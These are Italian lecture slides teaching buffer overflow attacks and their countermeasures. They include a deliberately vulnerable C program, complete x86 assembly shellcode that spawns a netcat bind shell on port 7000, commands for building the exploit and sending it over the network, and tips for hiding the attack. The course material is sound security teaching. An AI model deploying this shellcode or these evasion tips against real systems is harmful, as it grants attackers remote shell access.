

attacchi basati su buffer overflow

buffer overflow

- **buffer overflow**: nell'esecuzione di un programma, il momento in cui in un buffer vengono scritti più dati di quanti ne possa contenere
- anche detto ***buffer overrun***
- la zona di memoria dopo il buffer è modificata creando uno stato potenzialmente inconsistente
- se l'errore non viene rilevato...
 - crash del processo
 - **comportamento anomalo**

rilevanza

- il buffer overflow è un problema nei casi in cui non è prevista un error handling
- molte tecnologie fanno automaticamente delle verifiche (es. tutti gli interpreti, java, python, ecc.)
- **in C/C++/assembly il default è di non fare verifiche**
- ...non sono progettati per farlo, prediligono l'efficienza

rilevanza

- larga parte del **software di base** è scritto in C
 - kernel
 - comandi del sistema operativo
 - ambiente grafici
 - moltissime librerie
 - firmware di dispositivi embedded (IoT)
- spesso il software contiene i meccanismi per realizzare le politiche di sicurezza (confinamento)
- ... e quindi **riceve input non fidato**

rilevanza

- molto software applicativo è scritto in C e C++
 - suite di produttività (es. office)
 - viewer (es. acrobat reader)
 - web browser (explorer, firefox, chrome, ecc.)
 - mailer (outlook, thunderbird, ecc.)
 - interpreti (jvm, js, python, perl, bash, ecc)
 - dbms (oracle, sql server, mysql, postgres, ecc)
 - moltissimi server (web, mail, dns, ftp, dbms, ecc)
 - p2p (eMule, ecc)
- **gran parte di questo software riceve input non fidato**
 - ad esempio scaricato dalla rete o pervenuto via email
 - costruito per attendere richieste non fidate (server, p2p)

rilevare la vulnerabilità

- è molto semplice
basta inserire una stringa molto lunga nel campo da verificare
- se il programma va in crash è vulnerabile
 - in rari casi potrebbe esserci solo un comportamento anomalo evidente

attacco di tipo buffer overflow in sintesi

- tipologie di attacchi basati su buffer overflow
 - stack based (stack smashing)
 - heap based (heap smashing)
 - Return Oriented Programming (ROP)
- l'attacco prevede l'**esecuzione di codice macchina scelto dall'attaccante** mediante creazione di opportuno input
- ci concentriamo inizialmente sulla variante stack based in ambiente linux

l'obiettivo da attaccare

- l'attaccante identifica un **processo** che non verifica l'overflow di almeno uno dei suoi buffer
 - C e C++ di default non effettuano il controllo
- il processo può essere
 - già in attesa di input dalla rete (es, web server)
 - lanciabile dall'attaccante se questo è già un utente del sistema (es. passwd)

esempio di programma vulnerabile

```
#include <stdio.h>

int main(int argc, char** argv)
{
    f();
}

void f()
{
    char buffer[16];
    int i;
    printf("input> ");
    fflush(stdout); /*svuota il buffer*/
    scanf("%s", buffer);
    i=0;
    while ( buffer[i] != 0 )
    {
        fputc(buffer[i]+1, stdout);
        i++;
    }
    printf("\n");
}
```

principi: organizzazione della memoria

- la memoria di un processo è divisa in
 - programma (r-x)
 - dati (rwx)
 - stack (rwx)
- ciascun sistema operativo ha proprie particolarità ma tutti hanno almeno programma, dati e stack

principi: stack frame


- un insieme di dati nello stack associato all'esecuzione di una funzione
 - la chiamata a funzione genera un frame
 - *il ritorno da una funzione cancella il frame*
- uno stack frame contiene
 - **parametri attuali della funzione (cioè gli argomenti)**
 - **indirizzo di ritorno**
 - **variabili locali (che possono essere usati come buffer)**

principi: stack frame

- l'ordine sullo stack non va imparato a memoria!
- è lo stesso per tutti i linguaggi imperativi
- non può essere diversamente!

- l'ordine delle variabili locali invece è scelto dal compilatore

principi: stack frame



direzione di
crescita
dello stack

```
main ( . . . . )  
  {  
    variabili locali  
    f ( . . . . )  
  }  
f ( . . . . )  
  {  
    variabili locali  
    . . .  
  }
```

l'attacco prevede...

- **iniezione di codice macchina** arbitrario (payload o shellcode) in memoria
 - o nel buffer
 - o in zone limitrofe grazie al buffer overflow
- **redirezione dell'esecuzione** verso il codice
 - cambiamento del return pointer contenuto nello stack frame (in prossimità del buffer)
- entrambe le cose sono effettuate mediante la **creazione di una stringa di input adeguata**

redirezione verso il codice arbitrario

- l'input **sovrascrive il return pointer**
- il payload viene **eseguito quando la funzione chiamata “ritorna” al chiamante**

situazione normale

dello stack

```
main ( . . . )
```

```
{  
  variabili locali
```

```
  f ( . . . )
```

```
}
```

```
f ( . . . )
```


```
{
```

```
  char buffer[10];
```

```
  int i;
```


```
  . . .
```

```
}
```



direzione di
crescita
dello stack

buffer overflow



```
main ( . . . . )
```

```
{  
  variabili locali  
  f ( . . . . )  
}
```

```
f ( . . . . )
```

```
{  
  char buffer[10];  
  int i;  
  scanf ("%s", buffer);  
}
```

problema: posizione del RP

- non si sa esattamente dove è il return pointer
 - replichiamo il valore che si vogliamo mettere nel return pointer un po' di volte “sperando” di sovrascrivere il punto dello stack frame dove il return pointer originario è memorizzato
 - l'allineamento dei puntatori, dei buffer e degli interi imposto dall'architettura e dal compilatore è di grande aiuto!

problema: che valore mettere in RP?

- di fatto non si sa esattamente in che punto della memoria è il buffer
 - varia con la configurazione, l'input, l'ambiente, ecc.
- quindi non si sa che valore mettere nel return pointer cioè quale è l'entry point del nostro payload
 - ... poiché l'attaccante non sa esattamente dov'è il buffer in memoria

problema: che valore mettere in RP?

- prove automatizzate con tanti valori diversi
 - di fatto stiamo effettuando una ricerca dell'entry-point giusto
- uso di un largo numero di **istruzioni nop** all'inizio del payload per avere un range di entry point validi

creazione dell'input: problematiche

- guadagno con i nop
 - n: numero di nop
 - p: numero di prove da fare senza nop
 - p': numero di prove da fare con nop
 - $p' = p/n$
- stiamo assumendo che il layout di memoria, ancorché non noto all'attaccate, sia sempre lo stesso per i vari attacchi
 - altrimenti molto più difficile (vedi contromisura ASLR)

creazione dell'input: problematiche

- attenzione, troppi nop potrebbero far sfiorare la zona valida dello stack provocando un crash della procedura di input, es. `scanf()`

problema: salti nel codice

- se non so dove verrà caricato il codice come si fa a realizzare condizioni e cicli?
 - questo problema è normalmente risolto da linker e/o loader
- uso di codice rilocabile
 - uso di indirizzamenti relativi rispetto a program counter (non disponibile nell'architettura intel x86_32/64)
 - estrazione del program counter + indirizzamento con registro base

problema: chiamata di eseguibili già presenti nella macchina?

- la creazione dell'input con il payload è una attività complessa.
 - non si sa che eseguibili ci sono sulla macchina
 - es. che shell sono installate? c'è il classico netcat?
 - non si sa se sono a disposizione funzioni di libreria statiche o dinamiche e quali
 - aggirabile con l'uso diretto delle system call

problema: input troncato

- l'input deve essere letto tutto!
ciò non è scontato
 - scanf() separa i campi mediante spazi (ascii 0x20), tabulatori orizzontali (ascii 0x09) e verticali (0x0b), new line (0x0a), e altri
 - tali valori non devono essere presenti nell'input
 - ma l'input è un programma!!!!

problema: input troncato

- es. in Linux per lanciare un eseguibile si usa la system call `execve()` che ha codice 11 (0x0b)
- è necessario mettere tale valore nell'accumulatore
 - l'istruzione assembly: `mov $0x0b, %eax`
 - codificata con: `b8 0b 00 00 00`
- workaround, codice equivalente codificato senza 0x0b
 - `b8 6f 00 00 00` `mov $0x6f,%eax`
 - `83 e8 64` `sub $0x64,%eax`

problema: input troncato

- alle volte l'input è copiato prima di arrivare alla vulnerabilità
- `strcpy()` termina la copia quando incontra il terminatore di fine stringa (0x00)
- se dovessimo creare un input per `strcpy()` dovremmo evitare gli zeri nel payload

problema:

la funzione deve terminare!

- se la funzione non giunge a termine il return pointer non verrà mai letto
- attenzione a modificare le variabili locali della funzione potrebbero far andare in crash il programma
- se tra il buffer e il return pointer non ci sono variabili...
 - la situazione è ottimale, il buffer overflow non modifica le variabili locali della funzione
- se tra il buffer e il return pointer ci sono altre variabili...
 - attenzione!!!! bisogna trovare dei valori che facciano terminare la funzione!

scrivere l'exploit

l'exploit può essere...

- scritto direttamente in linguaggio macchina byte per byte,
 - es. direttamente in un file con un editor particolare
- scritto in C, compilato, e trasferito in un file mediante l'uso del debugger o di objdump
 - il compilatore non ha tutti i vincoli che abbiamo noi, sicuramente il codice prodotto va modificato a mano
- scritto in assembly, assemblato e trasferito in un file mediante l'uso del debugger o di objdump
 - massima libertà

la struttura del nostro exploit

- riempimento del buffer (buffer molto piccolo)
 - carattere 'A' × **lunghezza del buffer**
- fake return pointer
 - <payload entry point> × **distanza stimata dal buffer (es. 4 o 8)**
 - **attenzione alle variabili locali!!!**
- **dati del payload**
 - es. stringa con il nome del file da lanciare **“/bin/sh”**
- **sequenza di istruzioni nop**
 - più sono più è semplice trovare l'entry point del payload
- **il payload**

esempio di payload

- vogliamo che il payload esegua
 - `/bin/nc -l -p 7000 -c "/bin/sh -i"`
 - `/bin/sh -i` è una shell interattiva
- stiamo assumendo che siano installati sulla macchina
 - `/bin/nc`
 - `/bin/sh`
- usiamo la system call `execve()`
 - fa partire un altro eseguibile al posto del processo corrente (mantiene il PID)
 - il processo corrente scompare!

execve()

- uso in C: vedi man sezione 2 di linux
- in assembly... (arch. x86_32)
 - in %ebx il puntatore alla stringa che contiene il pathname dell'eseguibile
 - in %ecx il puntatore ad un array di puntatori (terminato da zero) che contiene puntatori alle stringhe dei parametri.
 - in %edx il puntatore ad un array di puntatori (terminato da zero) che contiene puntatori a stringhe che definiscono l'environment (“nome=valore”)
 - in %eax il valore \$0x0b che identifica execve
 - int 0x80

execve()

riempie buffer

fake rp

dati

```
.data      # put everything into the data section
buffer: .space      16, 'A'          # dummy, it represent the buffer to smash
.set       myeip, 0xbffff670      # fake return pointer
# we do not know exactly where the %eip is saved
# then we put here more than one copy
# this is a fortunate situation since the buffer is located very near
# to the return address, no local variable is affected and hence
# function finishing is granted
.long      myeip
.long      myeip
.long      myeip
.long      myeip
.long      myeip

# the data of the payload

p0: .asciz      "/bin/nc"          # executable to launch with parameters...
p1: .asciz      "-l"              # listen mode
p2: .asciz      "-p"              # port
p3: .asciz      "7000"            # 7000
p4: .asciz      "-c"              # command to execute when connected:
p5: .ascii      "/bin/sh"         # a shell
p5b: .asciz     "!-i"             # "!" will be translated into a space

args:      #arguments array
pp0: .long      0
pp1: .long      0
pp2: .long      0
pp3: .long      0
pp4: .long      0
pp5: .long      0
pp6: .long      0

env: .long      0                  # no environment
```

execve()

prende
indirizzo
sistema parametri syscall
sys
call

```
nop
nop
...
nop

# get the address of the pop instruction
call self
pop %ebp
#set up parameters
leal    (p0-self) (%ebp), %ebx # first argument:  pathname executable

leal    (args-self) (%ebp), %ecx    # second argument:  pointer to array of strings

leal    (p0-self) (%ebp), %eax    # in the array
movl    %eax, (pp0-self) (%ebp)
leal    (p1-self) (%ebp), %eax
movl    %eax, (pp1-self) (%ebp)
leal    (p2-self) (%ebp), %eax
movl    %eax, (pp2-self) (%ebp)
leal    (p3-self) (%ebp), %eax
movl    %eax, (pp3-self) (%ebp)
leal    (p4-self) (%ebp), %eax
movl    %eax, (pp4-self) (%ebp)
leal    (p5-self) (%ebp), %eax
movl    %eax, (pp5-self) (%ebp)

#p5b should be traslated into a space
decbl   (p5b-self) (%ebp)
leal    (env-self) (%ebp), %edx    # third argument:  environment

movl    $111,%eax
subl    $100,%eax
# system call number 11 (sys_execve)
# this fancy way does not introduce white-space characters

int     $0x80                # call kernel
```

creazione dell'input

- `as -o nomefile.o nomefile.S`
 - crea il file oggetto assemblato
- `objdump -s --section=.data nomefile.o`
 - mostra un dump esadecimale
- un semplice script (in perl o python) può agevolmente creare un file i cui byte provengono dall'output di `objdump -s`

test dell'attacco in locale

- situazione
 - programma vulnerabile: target
 - file contenente l'input malevolo: exploit
- comando per il test
 - target < exploit
- verifica: `netstat -l -a --inet -n`
 - deve apparire un server sulla porta 7000
- verifica: `nc localhost 7000`
 - una shell con la stessa utenza in cui gira “target”

test dell'attacco in rete

- lanciare il server
 - `nc -l -p 5000 -c ./target`
 - questo è un modo semplice per fare un server con il nostro "target"
 - oppure
 - `while true; do nc -v -l -p 5000 -c ./target; done`
- lanciare il client malevolo
 - `cat exploit | nc indirizzoserver 5000`
- sul server: `netstat -l -a --inet -n`
 - deve apparire la porta 7000 in listen
- dal client: `nc indirizzoserver 7000`

detection

- il processo server originario viene completamente sostituito dalla shell del cracker
 - è un approccio semplice ma invasivo
 - è possibile che venga tempestivamente rilevato dagli utenti
 - l'amministratore potrebbe scambiare il problema per un bug del server
 - sui log del server e di sistema non appare nulla di anomalo
 - IDS sull'host: nessun file è cambiato nel filesystem
 - c'è però la shell sulla connessione tcp visibile con netstat
 - IDS di rete potrebbero riconoscere l'attacco, se noto
 - solo sistemi a livello di system call possono essere efficaci nella rilevazione
 - es. acct, se attivo, loggerebbe l'esecuzione di una shell

nascondere l'attacco

- un attacco che lasci intatto il server è possibile ma...
 - richiede di modificare lo stack solo il minimo indispensabile
 - richiede l'uso della system call `fork()` per **duplicare** il processo
- `fork()` è la stessa syscall usata da tutti i server quando devono servire una richiesta e contemporaneamente continuare ad attenderne delle altre
 - non è difficile da usare
 - rende il payload un po' più grande
 - uno dei cloni esegue `execve()`

mascherare l'attacco

- invece di usare una connessione tcp si può usare udp
- anche un server in attesa sulla porta upd viene rilevato da netstat
 - è possibile però mascherare l'indirizzo dall'altro capo (udp è non connesso)
 - tale indirizzo viene comunque rilevato da uno sniffer nel momento in cui arrivano pacchetti

contromisure

(programmatore)

- evitare i buffer overflow nella programmazione!!!
 - è molto difficile
 - si può cambiare linguaggio ma normalmente si perde in efficienza
- canaries: «canarini» che cantano quando trovano lo stack inconsistente
 - si tratta di verifiche vengono compilate prima del ritorno da ciascuna funzione
 - introducono un overhead
- gcc introduce i canaries di default
 - disattivabile

contromisure

(da amministratore)

- best practices per vulnerabilità non note
 - far girare solo processi senza bug di sicurezza noti
 - far girare i processi più esposti con utenze non privilegiate (vedi principio del confinamento)
 - “intrusion detection systems” potrebbero rivelare l’attacco
 - application level firewalls o proxy applicativi verificano la correttezza di protocolli
- per vulnerabilità note
 - wrapping (vedi prossime lezioni)

contromisure

(da progettista di sistema)

- modificare il kernel in modo da rendere l'attacco difficile
- rendere lo stack non eseguibile (NX cpu extension)
 - supportato su Linux $\geq 2.6.8$ e processore con supporto hw (si su x86 64bit, normalmente disabilitato su x86 32bit)
 - non protegge dall'esecuzione di codice che già è contenuto nella sezione `.text` (il programma e le librerie linkate)
 - alle volte i compilatori (e gcc) mettono codice nello stack per i propri scopi
 - in Windows supportato da versioni \geq XP SP2 (data execution prevention - DEP)

contromisure

(da progettista di sistema)

- address space layout randomization (ASLR)
 - `/proc/sys/kernel/randomize_va_space`
 - in Windows supportato da versioni \geq Vista
 - non risolve definitivamente il problema ma moltissimi attacchi noti vengono comunque invalidati
 - non così efficace per software con process pooling
 - esempio Apache
 - tutti i processi del pool sono cloni del padre (vedi semantica di `fork`) quindi hanno tutti lo stesso indirizzo per lo stack.

buffer overflow: formati con string size

- alcuni formati rappresentano una stringa non con lo zero finale ma con il numero di caratteri da leggere prima della stringa
- check tipico: legge la lunghezza in len e poi: `if (len < BUFLLEN)...`
 - sempre vero per numeri negativi
 - BUFLLEN è la lunghezza del buffer.
- dichiarazione errata
 - `int len;`
- dichiarazione corretta
 - `unsigned int len;`

buffer overflow: formati con string size

- esempio, int di 16 bit
 - con segno tra -32768 e +32767
 - senza segno tra 0 e 65535
 - 65535 interpretato con segno è -1
- $len < BUFLLEN$? sempre vero per numeri negativi
- se len è dichiarato “con segno” il check passa e vengono letti 65535 bytes.
 - che probabilmente è più di BUFLLEN

aggirare le contromisure

- i sistemi moderni sono protetti da buffer overflow sullo stack
 - ASLR, canaries, NX
- gli attacchi buffer overflow sono sempre più spesso non sullo stack
 - heap-based
 - return-oriented programming (ROP)

buffer overflow heap-based

- il buffer può essere allocato nello heap
 - `void* malloc(int size)`
- è possibile usare il buffer overflow anche se il buffer non è allocato sullo stack
- la tecnica sfrutta l'idea che spesso assieme alle strutture dati vengono memorizzati puntatori a funzioni
 - tali puntatori giocano un ruolo simile al return pointer
- la programmazione a oggetti, e il C++, fanno largo uso dei “puntatori a codice” nelle strutture dati


buffer overflow: interi e buffer dinamici

- sullo heap possiamo allocare un buffer della lunghezza che ci serve
 - in C si fa con `malloc(int)`
- so che devo leggere **len bytes** mi serve un buffer **di len+1 bytes**
 - perché ho lo zero finale
- quindi alloco il buffer con `malloc(len+1)`
- che succede se $len=2^{32}=4294967295$?
 - A causa dell'overflow degli interi $len+1==0$, il buffer lungo zero bytes

Return Oriented Programming (ROP)

- non necessariamente il codice deve essere «iniettato»
- si può eseguire codice di libreria condivisa
 - in windows certe librerie standard sono caricate ad indirizzi noti
 - esistono «inventari» di routine utili da chiamare

return oriented programming



- i fakeRP(n) puntano a codice di libreria
- quando si ritorna dalla libreria verrà prelevato il seguente fakeRP(n+1)
 - è la semantica standard dell'istruzione macchina RETURN
- è possibile realizzare un linguaggio turing-completo

potenzialità degli attacchi ROP

- non eseguono nulla sullo stack
 - aggirano contromisura NX
- non fanno riferimento a codice iniettato
 - non è difficile far partire il payload (non è necessario inserire lunghe sequenze di NOP)
 - ASLR non rende l'attacco più difficile
- comunque rendono lo stack inconsistente
 - i canaries sono ancora contromisure valide

<http://www.metasploit.com/>

- raccoglie e fornisce strumenti per la costruzione **automatica** di exploit basati su vulnerabilità del tipo buffer overflow
- è una ambiente di sviluppo di malware
- fornisce un linguaggio di scripting per programmare attacchi